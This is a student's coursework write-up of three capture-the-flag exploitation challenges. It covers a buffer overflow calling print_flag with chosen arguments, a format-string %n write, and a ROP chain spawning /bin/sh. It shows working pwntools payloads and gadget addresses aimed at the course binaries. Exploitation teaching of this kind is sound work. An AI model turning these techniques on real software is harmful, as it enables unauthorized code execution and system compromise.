

Assignment 3 - BASC

BINARY ANALYSIS AND SECURE CODING - UniGE

Kevin Cattaneo - S4944382

Index

Index.....	1
Extract.....	1
Call me.....	2
The Answer.....	5
Really Optimized Primality-test.....	7

Extract

“In this assignment, we review everything we have studied so far about software vulnerabilities and exploitation: you will have to reverse engineer programs (without source code or symbols) to understand what they do and which vulnerabilities they contain. To better assess their vulnerabilities, do not forget to check which mitigations are enabled in each binary.”


Call me

Tool used: pwntools, GDB, Ghidra

This exercise asks for lines of a song. After inserting random words it exits without printing the flag.

Via the `strings` command the flag can be already found in 4 fragments, but surely I need to provide some extra effort and try to call something 😊.

Looking via Ghidra I can find some useful informations (some names are partially overwritten by me):

A screenshot of the Ghidra decompiler interface. The window title is "Decompile: ask_song - (call_me_keatane)". The code is in C and shows a function `ask_song(void)`. It includes variables `pcVar1`, `comparison`, `user_input [121]`, `input_length`, `i`, and `count`. The function has a `while(true)` loop. Inside the loop, it checks if `(&song)[i]` is null, and if so, prints a message and returns. Otherwise, it prompts the user to enter a line, gets the input, checks its length (must be > 50), and compares it with the song lyrics using `strcmp`. If the comparison is 0, it increments `count`. If `count` reaches 3, it prints the address of `print_flag`. If the comparison is not 0, it decrements `count`. The loop increments `i` and continues until it returns.

```
4 void ask_song(void)
5
6 {
7     char *pcVar1;
8     int comparison;
9     char user_input [121];
10    size_t input_length;
11    int i;
12    int count;
13
14    count = 0;
15    i = 0;
16    while( true ) {
17        if ((&song)[i] == (undefined *)0x0) {
18            puts("Wow, you do know the song! However, you did not solve the challenge :-(");
19            return;
20        }
21        printf("Enter line #%d: ", i + 1);
22        pcVar1 = gets(user_input + 1);
23        if (pcVar1 == (char *)0x0) break;
24        input_length = strlen(user_input + 1);
25        if (0x50 < input_length) {
26            return;
27        }
28        if ((input_length != 0) && (user_input[input_length] == '\n')) {
29            user_input[input_length] = '\0';
30        }
31        comparison = strcmp(user_input + 1, (&song)[i]);
32        if (comparison == 0) {
33            count = count + 1;
34            if (count == 3) {
35                printf("&target=%p\n", print_flag);
36            }
37        }
38        else {
39            count = count + -1;
40        }
41        i = i + 1;
42    }
43    return;
```

That is the function that asks for song lines in the main. It owns an inner counter that when 3 song lines are got right prints the address of function `print_flag` that contains the flag:

```

4 void print_flag(int param_1,int param_2,int param_3)
5
6 {
7     printf("BASC{");
8     if (param_1 != 0xddba11) {
9         /* WARNING: Subroutine does not return */
10        exit(1);
11    }
12    printf("you_g0t_");
13    if (param_2 != -0xfe254e2) {
14        /* WARNING: Subroutine does not return */
15        exit(2);
16    }
17    printf("the_args_");
18    if (param_3 != 0xf00d) {
19        /* WARNING: Subroutine does not return */
20        exit(3);
21    }
22    puts("right}.");
23    /* WARNING: Subroutine does not return */
24    exit(0x2a);
25 }

```

So as a starting point I retrieved its address. Note: since the program is PIE, that address changes every time so I need to retrieve it via pwntools.

In the following data structure I can find the lyrics of the song:

song				XREF[4]:	ask_song:00011398(*), ask_song:000113a1(*), ask_song:000113e8(*), ask_song:000113f1(*)
00014020	08 20 01 00	addr	s_Color_me_your_color_baby_00012008		= "Color me your color, baby"
00014024	22 20 01 00	addr	s_Color_me_your_car_00012022		= "Color me your car"
00014028	34 20 01 00	addr	s_Color_me_your_color_darling_00012034		= "Color me your color, darling"
0001402c	51 20 01 00	addr	s_I_know_who_you_are_00012051		= "I know who you are"
00014030	64 20 01 00	addr	s_Come_up_off_your_color_chart_00012064		= "Come up off your color chart"
00014034	84 20 01 00	addr	s_I_know_where_you're_coming_from_00012084		= "I know where you're coming fr..."
00014038	a4 20 01 00	addr	s_Call_me(call_me)_on_the_line_000120a4		= "Call me (call me) on the line"
0001403c	c2 20 01 00	addr	s_Call_me_call_me_any_anytime_000120c2		= "Call me, call me any, anytime"
00014040	e0 20 01 00	addr	s_Call_me(call_me)_I'll_arrive_000120e0		= "Call me (call me) I'll arrive"
00014044	00 21 01 00	addr	s_You_can_call_me_any_day_or_night_00012100		= "You can call me any day or ni..."
00014048	21 21 01 00	addr	s_Call_me_00012121		= "Call me"
0001404c	29 21 01 00	addr	s_Cover_me_with_kisses_baby_00012129		= "Cover me with kisses, baby"
00014050	44 21 01 00	addr	s_Cover_me_with_love_00012144		= "Cover me with love"
00014054	57 21 01 00	addr	s_Roll_me_in_designer_sheets_00012157		= "Roll me in designer sheets"
00014058	72 21 01 00	addr	s_I'll_never_get_enough_00012172		= "I'll never get enough"
0001405c	88 21 01 00	addr	s_Emotions_come_I_don't_know_why_00012188		= "Emotions come, I don't know w..."
00014060	a8 21 01 00	addr	s_Cover_up_love's_alibi_000121a8		= "Cover up love's alibi"
00014064	a4 20 01 00	addr	s_Call_me(call_me)_on_the_line_000120a4		= "Call me (call me) on the line"
00014068	c2 20 01 00	addr	s_Call_me_call_me_any_anytime_000120c2		= "Call me, call me any, anytime"
0001406c	e0 20 01 00	addr	s_Call_me(call_me)_I'll_arrive_000120e0		= "Call me (call me) I'll arrive"
00014070	c0 21 01 00	addr	s_When_you're_ready_we_can_share_t_000121c0		= "When you're ready we can shar..."

So I put the first three lines and the print_flag address is printed out.

Now the objective is to make the program call this function by exploiting a buffer overflow, feasible because the user input buffer is 121 chars long.

Via cyclic command I generate a string of 200 chars and input it to the program, discovering that the return address is overwritten with 'laab' that corresponds to offset 144.

Given that I replace the return address with the print_flag leaked value and the function successfully enters. Still doesn't print the flag.

Via Ghidra I see that three arguments must be passed correctly, and fortunately I have already the values:

```

00011211 81 7d 08      CMP      dword ptr [EBP + param_1],0xddba11
          11 ba dd 00
00011218 74 0a        JZ       LAB_00011224
0001121a 83 ec 0c      SUB      ESP,0xc
0001121d 6a 01        PUSH     0x1
0001121f e8 5c fe      CALL     <EXTERNAL>::exit
          ff ff
          -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

          LAB_00011224                                XREF[1]:
00011224 83 ec 0c      SUB      ESP,0xc
00011227 8d 83 fb      LEA      EAX,[EBX + 0xffffe5fb]=>s_you_g0t__000125af
          e5 ff ff
0001122d 50          PUSH     EAX=>s_you_g0t__000125af
0001122e e8 1d fe      CALL     <EXTERNAL>::printf
          ff ff
00011233 83 c4 10      ADD      ESP,0x10
00011236 81 7d 0c      CMP      dword ptr [EBP + param_2],0xf01dable
          1e ab 1d f0
0001123d 74 0a        JZ       LAB_00011249
0001123f 83 ec 0c      SUB      ESP,0xc
00011242 6a 02        PUSH     0x2
00011244 e8 37 fe      CALL     <EXTERNAL>::exit
          ff ff
          -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

          LAB_00011249                                XREF[1]:
00011249 83 ec 0c      SUB      ESP,0xc
0001124c 8d 83 04      LEA      EAX,[EBX + 0xffffe604]=>s_the_args__000125b8
          e6 ff ff
00011252 50          PUSH     EAX=>s_the_args__000125b8
00011253 e8 f8 fd      CALL     <EXTERNAL>::printf
          ff ff
00011258 83 c4 10      ADD      ESP,0x10
0001125b 81 7d 10      CMP      dword ptr [EBP + param_3],0xf00d
          0d f0 00 00

```

So I pass them after the overwriting of the return address, paying attention to the fact that the first argument is after 4 bytes after the return address. Also it is little-endian so I need to flip the values from the end to the start.

By doing so the program prints the correctly the flag:

BASC{you_g0t_the_args_right}

The Answer

Tool used: pwntools, Ghidra

This simple script just asks for a name and replies back.

By investigating with Ghidra I discover that something hides after that printf (some names have been overwritten by me):

```
C: Decompiler: main - (the_answer_keatane)
1
2 undefined8 main(void)
3
4 {
5     int __fd;
6     ssize_t sVar1;
7     size_t __n;
8     long in_FS_OFFSET;
9     char user_input [4104];
10    long canary;
11
12    canary = *(long *)(in_FS_OFFSET + 0x28);
13    setvbuf(stdin,(char *)0x0,2,0);
14    setvbuf(stdout,(char *)0x0,2,0);
15    setvbuf(stderr,(char *)0x0,2,0);
16    memset(user_input,0,0x1000);
17    puts("What's your name?");
18    sVar1 = read(0,user_input,0x1000);
19    if (sVar1 < 1) {
20        /* WARNING: Subroutine does not return */
21        exit(1);
22    }
23    printf("Hi, ");
24    printf(user_input);
25    if (badcoffee_addr == 0x2a) {
26        puts("Exactly! Here's your flag:");
27        __fd = open("flag.txt",0);
28        __n = read(__fd,user_input,0x1000);
29        write(1,user_input,__n);
30    }
31    if (canary != *(long *)(in_FS_OFFSET + 0x28)) {
32        /* WARNING: Subroutine does not return */
33        __stack_chk_fail();
34    }
35    return 0;
36 }
37
```

As we can see there is a check that the value contained at badcoffee_addr is equal to 0x2a (42); given that an open function will open the flag file.

That badcoffee_addr is not present in the function stack, but luckily the program is not PIE, so addresses start at 0x400000 and the content of the address is at x004047a8:

		badcoffee_addr		XREF[1]:	main:00401348(R)
004047a8	fe 0f dc ba	undefined4	BADC0FFEH		
004047ac	b4	??	B4h		
004047ad	4d	??	4Dh	M	
004047ae	01	??	01h		
004047af	00	??	00h		

There is much that I can do since I have the canary, so I try to exploit the print itself via format string vulnerability.

Indeed when I try some format % string values:

```
~/Desktop/basc-ass/exploitation-keatane (main*) >> ./the_answer_keatane
What's your name?
%X
Hi, 5359c5f0

~/Desktop/basc-ass/exploitation-keatane (main*) >> ./the_answer_keatane
What's your name?
Hi, Hi,

~/Desktop/basc-ass/exploitation-keatane (main*) >> ./the_answer_keatane
What's your name?
Hi, 0x7ffcc164f170

~/Desktop/basc-ass/exploitation-keatane (main*) >> ./the_answer_keatane
What's your name?
Hi, Success
```

The program replied as expected.

So now the idea is to use the user_input buffer to try to access and overwrite the badcoffee_addr with the value 42.

To do so I need to find the offset of the user_input buffer, that is on the stack. After **too many** tentatives, I re-watched the lesson online in hope finding the following function, specifically for get the buffers offset:

```
def brute_force(prog_name):
    for i in range(1, 50):
        try:
            p = process(prog_name)
            p.sendlineafter(b"name", b"a" * 8 + f"%{i}$lx".encode())
            output = p.clean(0.3).decode().strip()
            p.close()
            if "61" * 4 in output:
                print(f"{prog_name=} {i=} {output=}")
                return i
        except e:
            print(e)
            pass
```

Given that I found the user_input buffer offset at 14.

Then I needed to build the sendline of pwntools: to do that I passed 42 letters 'a' in order to use the %n format string to write the number of letters currently printed out. That number needed to be written at a certain offset, that was the user_input one + the 42 letters just written, divided by 8 bytes for the 64-bit alignment. Then as argument of %n I appended the badcoffee_addr, finally obtaining:

```
io.sendline(b'a' * 42 + b'%20$n ' +  
b'\xa8\x47\x40\x00\x00\x00\x00\x00')
```

Please take a look at the whitespace needed after \$n, needed to obtain an 8-bytes aligned string of 56 bytes.

After running the program I obtained:

Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa \xa8G@Exactly! Here's your flag:

BASC{50_LoNg_&_Thanks_for_4ll_tH3_F1sh____91W9vwMS}

Really Optimized Primality-test

Tool used: pwntools, Ghidra, GDB

This program takes in input a number and tells if prime or not, in the latter case with certainty; after that it exits.

I explored with Ghidra to investigate more about its behavior (some names have been overwritten by me):

```

1  Decompiler: really_optimized - (rop-test_keatane)
2  void really_optimized(void)
3
4  {
5      int comparison;
6      char *user_input;
7      size_t input_length;
8      char buffer [45];
9      uint number_to_compare [19];
10     size_t input_size;
11
12     printf("Enter a number: ");
13     user_input = fgets(buffer + 1, 0x200, stdin);
14     if (user_input == (char *)0x0) {
15         /* WARNING: Subroutine does not return */
16         exit(1);
17     }
18     input_length = strlen(buffer + 1);
19     input_size = input_length;
20     if ((input_length != 0) && (buffer[input_length] == '\n')) {
21         input_size = input_length - 1;
22         buffer[input_length] = '\0';
23     }
24     comparison = strcmp(buffer + 1, "/bin/sh");
25     if (comparison == 0) {
26         puts("Exploitation attempt detected! This incident will be reported.");
27     }
28     else {
29         comparison = __isoc99_sscanf(buffer + 1, "%d", &number_to_compare[0]);
30         if (comparison < 1) {
31             puts("Please enter a number!");
32         }
33         else if ((int)number_to_compare[0] < 2) {
34             puts("Please enter a number greater than 1");
35         }
36         else {
37             comparison = check_prime(number_to_compare[0]);
38             if (comparison == 0) {
39                 printf("%d is definitely not a prime.\n", (ulong)number_to_compare[0]);
40             }
41             else {
42                 printf("%d might be a prime.\n", (ulong)number_to_compare[0]);
43             }
44         }
45     }
46 }

```

And I see that the user input buffer length is 45 chars long.

As the call_me challenge, I try with cyclic to catch the return address overwriting, in this case at offset 128 via looking at the RBP register value on GDB ('haabiaab') and then lookup via cyclic again.

As the challenge title suggests, I need to exploit some ROP-chains, that is chaining with several gadgets: fragments of code already present in the program.

By looking at strings within program I can already see that /bin/sh is present:

```

strings -tx rop-test_keatane | grep bin
2051 /bin/sh

```

(2051 is the offset from the non-PIE starting address of the program 0x400000, so 0x402051)

So the objective is to spawn a shell in the program using some already crafted gadgets: a possible shellcode can be the same as one taken from the shellcode challenge and also seen in lessons: `execve('/bin/sh', 0, 0)`.

By looking at the syscall register set, I need to set:

NR	SYSCALL NAME	references	RAX	ARG0 (rdi)	ARG1 (rsi)	ARG2 (rdx)
59	execve	man/ cs/	3B	const char *filename	const char *const *argv	const char *const *envp

RAX = 59 (for syscall instruction)

RDI = /bin/sh

RSI = 0

RDX = 0

Remembering that function arguments are ordered from the last to the first in the stack.

So I search for the gadgets with ropper and found the following ones:

0x00000000004011ab: pop rax; sub rdi, rdi; ret; → has to be the first to be passed because then I will touch rdi

(There is not gadget for xoring rdx, so I need to pop a zero into it)

0x00000000004011be: pop rdx; ret;

0x00000000004011b3: xor rsi, rsi; ret;

0x00000000004011b0: pop rdi; pop rbx; ret;

0x00000000004011c7: syscall;

0x00402051 /bin/sh (also found via strings command)

0x000000000040101a: ret; → needed for alignment

So then I will sendline the rop-chain as follows:

io.sendline(b'a' * OFFSET_RIP +

p64(RET) +

p64(POP_RAX) + p64(59) +

p64(POP_RDX) + p64(0) +

p64(XOR_RSI) +

p64(POP_RDI) + p64(SHELL) + p64(0xbadc0ffe) +

p64(SYSCALL))

p64(0xbadc0ffe) was needed (I mean not coffee but one more p64(value)) because the only gadget found for pop rdi has a second instruction before returning, so something must be passed to be pop into RBX avoiding that the next gadget is eaten by that. RBX is not important in this call.

0x00000000004011b0: pop rdi; pop rbx; ret;

After spawning a shell in remote, I cat the flag.txt, obtaining:

\$ cat flag.txt

BASC{c0d3_r3U5e_FtW__1HOqfjXM}